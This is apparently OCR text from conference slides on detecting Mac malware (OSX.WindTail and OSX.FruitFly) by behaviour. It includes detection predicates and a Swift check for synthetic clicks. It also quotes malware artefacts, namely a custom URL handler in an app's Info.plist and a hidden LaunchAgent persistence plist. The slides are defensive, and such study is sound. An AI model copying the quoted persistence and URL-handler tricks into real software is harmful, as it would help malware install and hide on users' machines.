

- ✖ 0x0: synthetic
- ✓ 0x1: user generated

```
01 public func eventCallback(proxy: CGEventTapProxy, eventType:  
02                           CGEventType, event: CGEvent, ... ) {  
03  
04     if 0 == event.getIntegerValueField(.eventSourceStateID) {  
05         //detected synthetic mouse click!  
06     }
```


"state"

GENERICALLY DETECTING MAC MALWARE


via JamfProtect (MonitorKit + Apple's game engine)



...in the news




DETECTING OSX.WINDTAIL via infection behaviors




① Safari 'auto-open'
↓

```
$event.isNewDirectory == 1 AND  
$event.process.name == 'Safari'
```

Safari created
directory



③ application start




```
$ cat Final_Presentation.app/Contents/Info.plist  
...  
<key>CFBundleURLTypes</key>  
<array>  
<dict>  
<key>CFBundleURLSchemes</key>  
<array>  
<string>openurl2622007</string>
```

② 'auto' URL handler registration
↓

```
$event.isNewDirectory == 1 AND $event.file.isAppBundle == 1  
AND $event.file.bundle.infoDictionary.CFBundleURLTypes != nil
```

app with custom URL handler





① + ② + ③



alert!

DETECTING OSX.FRUITFLY via 'install time' behaviors



```
($event.path MATCHES[cd] "/Library/LaunchAgents/.*.plist" OR  
$event.path MATCHES[cd] "/Users/.*/Library/LaunchAgents/.*.plist") AND  
$event.isNewFile == 1
```

1 launch item persistence

```
!$event.file.contentsAsDict.ProgramArguments[0].signingInfo("AppleSigned")
```


2 not signed by apple

```
"LaunchD" IN $tags AND  
$event.file.contentsAsDict.ProgramArguments[0].  
lastPathComponent.startsWith(".")
```

3 'hidden' binary

```
$ cat ~/Library/LaunchAgents/  
com.client.client.plist  
...  
  
<plist version="1.0">  
<dict>  
    <key>ProgramArguments</key>  
    <array>  
        <string> ~/.client </string>  
    </array>  
...  
...
```

